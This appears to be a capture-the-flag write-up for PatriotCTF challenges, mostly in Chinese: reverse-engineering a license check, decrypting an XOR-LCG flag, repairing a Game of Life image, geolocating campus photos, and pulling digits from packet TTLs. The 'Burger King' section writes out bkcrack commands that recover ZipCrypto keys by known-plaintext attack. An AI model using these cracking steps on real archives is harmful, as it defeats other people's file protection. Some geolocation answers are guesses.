


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int n10000; // [rsp+8h] [rbp-18h] BYREF
  char s1[11]; // [rsp+Ch] [rbp-14h] BYREF
  _BYTE v6[5]; // [rsp+17h] [rbp-9h] BYREF
  int n3; // [rsp+1Ch] [rbp-4h]

  puts("Welcome to {insert game here}\nPlease enter the license key from the 3rd page of the booklet.");
  n3 = __isoc99_scanf("%4s-%d-%10s", v6, &n10000, s1);
  if ( n3 != 3 )
  {
    puts("Please enter you key in the format xxxx-xxxx-xxxx");
    exit(0);
  }
  if ( v6[0] != 'C' || v6[2] != 'C' || v6[3] != 'I' || v6[1] != 'A' )
    womp_womp();
  if ( n10000 < -5000 || n10000 > 10000 || (n10000 + 22) % 1738 != 6 * (2 * n10000 % 2000) + 9 )
    womp_womp();
  if ( strcmp(s1, "PatriotCTF") )
    womp_womp();
  return puts("Lisence key registered, you may play the game now!");
}
```

CACI{CACI-2025-PatriotCTF}

ReadMyNote

mcp 一把梭了（




pctf{l_L0V3_W1ND0W$_83b6d8e7}

Entropy Discord


- 在 .rodata:0x47ed2 有 30 字节密文 33 87 08 b8 a2 f5 b8 04 74 d6 0b e7 ae 20 e6 33 e7 f3 5d a5 cd 54 02 28 4b fb e8 7d 23 23，后面跟着提示字符串 “[+] FLAG: …”.
- 在 sub_6ED0 先对 32 字节 “entropy” 做 FNV+Murmur 混合得到 64-bit hash 存到 [rsp+0x160]。
- 在 0x9940 处用这个 hash 做种子，Java LCG 常量 state = state*0x5DEECE66D + 0xB，每步取 (state>>8) & 0xff 与密文按位 XOR，长度 0x1e 字节，输出即为 flag。

```
Python
cipher =
bytes.fromhex("338708b8a2f5b80474d60be7ae20e633e7f35da5cd5402284bf
be87d2323")
A = 0x5DEECE66D
B = 0xB
mod = 1 << 64
# 已求出正确种子（entropy hash）
seed = 0xA0E7130F39012279
```

```
state = seed
out = []
for c in cipher:
    state = (state * A + B) % mod
    out.append(c ^ ((state >> 8) & 0xFF))
print(bytes(out).decode())
#PCTF{iTz_mY_puT3R--My_3nT40PY}
```




mu_xin:



Misc:


Half-Eaten Metapixels

用 Golly 跑了很久，似乎是有三块区域坏掉了




观察到第 14 列（从左往右）第 5 行（从上往下）这个格子的左侧缺失了一部分


观察到第 22 列（从左往右）第 4 行（从下往上）这个格子的上侧缺失了一部分



第三个非常小，把绿色框内的补在对应位置即可




修完 flag 很快就跑出来了




Where's Legally Distinct Waldo One

定位到乔治梅森大学，发现有篇文章写得很像 https://gmufourthestate.com/2020/03/02/bland-uninspiring-cold-and-conforming/，所以定位到 David King Hall 建筑，观察电视塔位置，找到拍摄地点 pctf{Horizon_Hall}




We Go Gym

能提出来 27 个数据，sshv2 的公钥可以找到，然后发现没用，比较阴，把全部的流量提取出来，ttl 单独拉去(学校老登出过的思路)



其实这里就发现关于 flag 的数字了，丢给 ai 去重



很明显 5 是干扰项，去除掉，最后一个 5 保留即可

`PCTF{t1m3_t0_g37_5w01}`

Burger King

bkcrack.exe -C ..\..\BurgerKing.zip -c Hole.svg -p ..\..\partial.svg

会输出 3 个内部密钥：

```
Keys
b9540c69 069a11f9 fd31648f
```

用密钥生成免密副本

```
Bash
bkcrack.exe -C ..\..\BurgerKing.zip -k b9540c69 069a11f9 fd31648f
```

```
-U ..\..\BurgerKing_fixed.zip nopass
```

1. 解压免密包：
2. `Expand-Archive -Force BurgerKing_fixed.zip extracted`
3. 得到 SVG 文件（包含 Hole.svg ）。

拿 partial.svg 作为明文，Hole.svg 作为密文，跑 bkcrack -C BurgerKing.zip -c Hole.svg -p partial.svg 求出 ZipCrypto 内部密钥，然后用 bkcrack -C BurgerKing.zip -k <X> <Y> <Z> -U BurgerKing_fixed.zip nopass

打开解密后的 Hole.svg 发现 flag

[Hole.svg]

CACI{Y0U_F0UND_M3!}

Where's Legally Distinct Waldo Two


图片显示的位置是位于弗吉尼亚州费尔法克斯的乔治梅森大学(George Mason University) 的罗杰斯大楼(Rogers Hall)。

使用谷歌地图查看，应该是 Thompson_Hall 大楼。

Where's Legally Distinct Waldo Three

学校湖对面的艺术中心:


Center_for_the_Arts_Concert_Hall




Where's Legally Distinct Waldo Four

感觉像是这样，试了 **Skyline Fitness Center 和 Southside Dining Hall 不对，剩三次机会了，没敢往下试，感觉 The Hub 也像 ... 地图上看不太清楚短墙在哪。**

看颜色和形状像是圈中的这两个大楼，视线应该是箭头指的那样，不太确定 0.0




不对，像这个



感觉没有保持原图的建筑颜色顺序

会不会是下图这个（好像楼层数有问题



☺

pctf{Krug_Hall}

Waldo's Night Out

